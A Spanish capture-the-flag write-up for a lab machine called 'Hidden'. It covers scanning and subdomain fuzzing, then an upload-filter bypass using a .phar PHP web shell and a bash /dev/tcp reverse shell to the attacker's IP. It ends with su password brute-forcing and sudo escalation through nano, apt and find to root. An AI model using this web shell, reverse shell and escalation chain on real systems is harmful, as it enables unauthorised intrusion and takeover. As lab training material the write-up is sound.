HIDDEN

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

```
unzip hidden.zip

Archive:  hidden.zip
inflating: auto_deploy.sh
inflating: hidden.tar
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh hidden.tar
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla

1- CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.223 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.223/0.223/0.223/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 172.17.0.2

IP DE LA MÁQUINA ATACANTE 192.168.0.26

LINUX- ttl=64


2- ESCANEO DE PUERTOS

nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-25 02:42 EDT
Nmap scan report for panel.mybb.dl (172.17.0.2)
Host is up (0.000035s latency).
Not shown: 65534 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
5000/tcp open  upnp?
| fingerprint-strings:
```

Añadimos hidden.lab a /etc/hosts

puerto 80



3- **ENUMERACIÓN**

whatweb http://172.17.0.2

```
whatweb http://172.17.0.2

http://172.17.0.2 [302 Found] Apache[2.4.52], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux]

[Apache/2.4.52 (Ubuntu)], IP[172.17.0.2], RedirectLocation[http://hidden.lab/], Title[302 Found]

http://hidden.lab/ [200 OK] Apache[2.4.52], Bootstrap[4], Country[RESERVED][ZZ],

Email[contacto@tutiendadecafes.com], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)],

IP[172.17.0.2], JQuery, Script, Title[HIDDEN - Tu Tienda de Cafés]
```

gobuster dir -u http://hidden.lab -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt


```
gobuster dir -u http://hidden.lab -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt

Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 10483]
/about.html           (Status: 200) [Size: 9703]
/contact.html         (Status: 200) [Size: 11680]
/img                  (Status: 301) [Size: 306] [--> http://hidden.lab/img/]
/mail                 (Status: 301) [Size: 307] [--> http://hidden.lab/mail/]
/menu.html            (Status: 200) [Size: 11846]
/service.html         (Status: 200) [Size: 10926]
/css                  (Status: 301) [Size: 306] [--> http://hidden.lab/css/]
/lib                  (Status: 301) [Size: 306] [--> http://hidden.lab/lib/]
/js                   (Status: 301) [Size: 305] [--> http://hidden.lab/js/]
/LICENSE.txt          (Status: 200) [Size: 1456]
/testimonial.html     (Status: 200) [Size: 10335]
/reservation.html     (Status: 200) [Size: 11786]
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)
===============================================================
Finished
===============================================================
```

Ante la sospecha de que existan subdominios con wfuzz

```
# wfuzz -c --hc=404,302 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host: FUZZ.hidden.lab" -u 172.17.0.2
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://172.17.0.2/
Total requests: 114441

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000019:   200        57 L     130 W      1653 Ch     "dev"

000009532:   400        10 L     35 W       301 Ch      "#www"

000010581:   400        10 L     35 W       301 Ch      "#mail"

000047706:   400        10 L     35 W       301 Ch      "#smtp"

000103135:   400        10 L     35 W       301 Ch      "#pop3"

Total time: 0
```

Tenemos dev que también lo añadimos al /etc/hosts

Y accedemos a la url



En la web nos dicen que no se permite la subida de archivos .php con lo que lo hacemos con .phar

Con dirb, buscamos subdirectorios en donde subir una reverse shell

dirb http://dev.hidden.lab/


```
dirb http://dev.hidden.lab/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Jun 26 01:19:23 2024
URL_BASE: http://dev.hidden.lab/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://dev.hidden.lab/ ----
+ http://dev.hidden.lab/index.html (CODE:200|SIZE:1653)

+ http://dev.hidden.lab/server-status (CODE:403|SIZE:279)

==> DIRECTORY: http://dev.hidden.lab/uploads/
```

4- **EXPLOTACIÓN**

Tenemos un /uploads. En nuestro Kali, nos creamos un shell.phar

cat shell.phar
<?php system($_GET['cmd']); ?>

Lo subimos en dev.hidden.lab



Nos ponemos a la escucha

nc -nlvp 5555

listening on [any] 5555 ...

Lo ejecutamos

http://dev.hidden.lab/uploads/shell.phar?cmd=bash -c "bash -i >%26 /dev/tcp/192.168.0.26/5555 0>%261"

Y obtenemos conexión

nc -nlvp 5555

listening on [any] 5555 ...
connect to [192.168.0.26] from (UNKNOWN) [172.17.0.2] 60244
bash: cannot set terminal process group (23): Inappropriate ioctl for device
bash: no job control in this shell
www-data@d233388a807d:/var/www/dev.hidden.lab/uploads$

Tratamos la TTY

- script /dev/null -c bash

- **Ctrl+Z**

- **stty raw -echo; fg**
  reset xterm

- **export TERM=xterm**

- **export SHELL=bash**


- **stty size**
  35 167

- **stty rows 35 columns 167**

5- **ESCALADA DE PRIVILEGIOS**

Subimos linpeas.sh de la misma forma que la shell.phar y ejecutamos

www-data@d233388a807d:/var/www/dev.hidden.lab/uploads$ ./linpeas.sh



Tenemos tres usuarios: cafetero, john y bobby

Después de buscar y probar de todo no he encontrado nada interesante, por lo que

decido subir el Linux-Su-Force.sh, https://github.com/Maalfer/Sudo_BruteForce

junto con una parte del diccionario rockyou ya que no hay espacio suficiente.

Seguimos el mismo procedimiento de subida, nos vamos a dev.hidden.lab

y subimos el Linux-Su-Force.sh y una parte del rockyou

head -n 200 /usr/share/wordlists/rockyou.txt > primeras_200_lineas.txt

Ejecutamos

www-data@0650a26d6cbf:/tmp$ ./Linux-Su-Force.sh cafetero primeras_200_lineas.txt

No se lo que he hecho mal, pero, después de comprobar con las 200

primeras líneas de los tres usuarios, no me saca la contraseña. Mirando por los

writeups de otros usuarios, descubro que la contraseña es 123123

Realizo búsqueda de la posición de la susodicha contraseña

grep -nw "123123" /usr/share/wordlists/rockyou.txt

40:123123
450002:123123.
557928:123123*
2809544:watevasd\\';123123
4844873:p[]123123
5681566:mcintosh:*123123
6025020:lpl]123123
7859865:gkn--123123
8307347:end@123123
8664269:destiny#123123
9024861:cmrcmr--123123
10380817:aco 123123
10456364:a.123123
10458117:`123123
11489901:@123123
13351191:123123`
13351194:123123[
13351221:123123@wmocart
13351381:123123/jupjup
13351382:123123.q
13351383:123123.papa

Observo que está en la posición 40 por lo que entra dentro de las primeras 200 líneas.

cat primeras_200_lineas.txt

123456
12345
123456789
password
iloveyou
princess
1234567
rockyou

12345678
abc123
nicole
daniel
babygirl
monkey
lovely
jessica
654321
michael
ashley
qwerty
111111
iloveu
000000
michelle
tigger
sunshine
chocolate
password1
soccer
anthony
friends
butterfly
purple
angel
jordan
liverpool
justin
loveme
fuckyou
123123

En fin.....Me resigno

www-data@d233388a807d:/var/www/dev.hidden.lab/uploads$ su cafetero
Password:
$ whoami
cafetero

Somos cafetero

Efectivamente, la contraseña es 123123

Miramos permisos sudo

cafetero@d233388a807d:/var/www/dev.hidden.lab/uploads$ sudo -l
Matching Defaults entries for cafetero on d233388a807d:

```
        env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
use_pty

User cafetero may run the following commands on d233388a807d:
        (john) NOPASSWD: /usr/bin/nano


Consultamos https://gtfobins.github.io/


sudo -u john /usr/bin/nano
^R^X (Ctrl+R y Ctrl+X)
reset; sh 1>&0 2>&0

$ whoami
john

$ bash
john@d233388a807d:/var/www/dev.hidden.lab/uploads$

Somos john

john@0650a26d6cbf:/tmp$ sudo -l
Matching Defaults entries for john on 0650a26d6cbf:
        env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
use_pty

User john may run the following commands on 0650a26d6cbf:
        (bobby) NOPASSWD: /usr/bin/apt


sudo -u bobby /usr/bin/apt changelog apt

Pulsamos ! y escribimos /bin/sh

!/bin/sh
$ whoami
bobby
$ bash
bobby@0650a26d6cbf:/tmp$

Somos bobby


bobby@0650a26d6cbf:/tmp$ sudo -l
Matching Defaults entries for bobby on 0650a26d6cbf:
        env_reset, mail_badpass,
```

```
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
use_pty

User bobby may run the following commands on 0650a26d6cbf:
        (root) NOPASSWD: /usr/bin/find

bobby@0650a26d6cbf:/tmp$ sudo find . -exec /bin/sh \; -quit
# whoami
root
#
```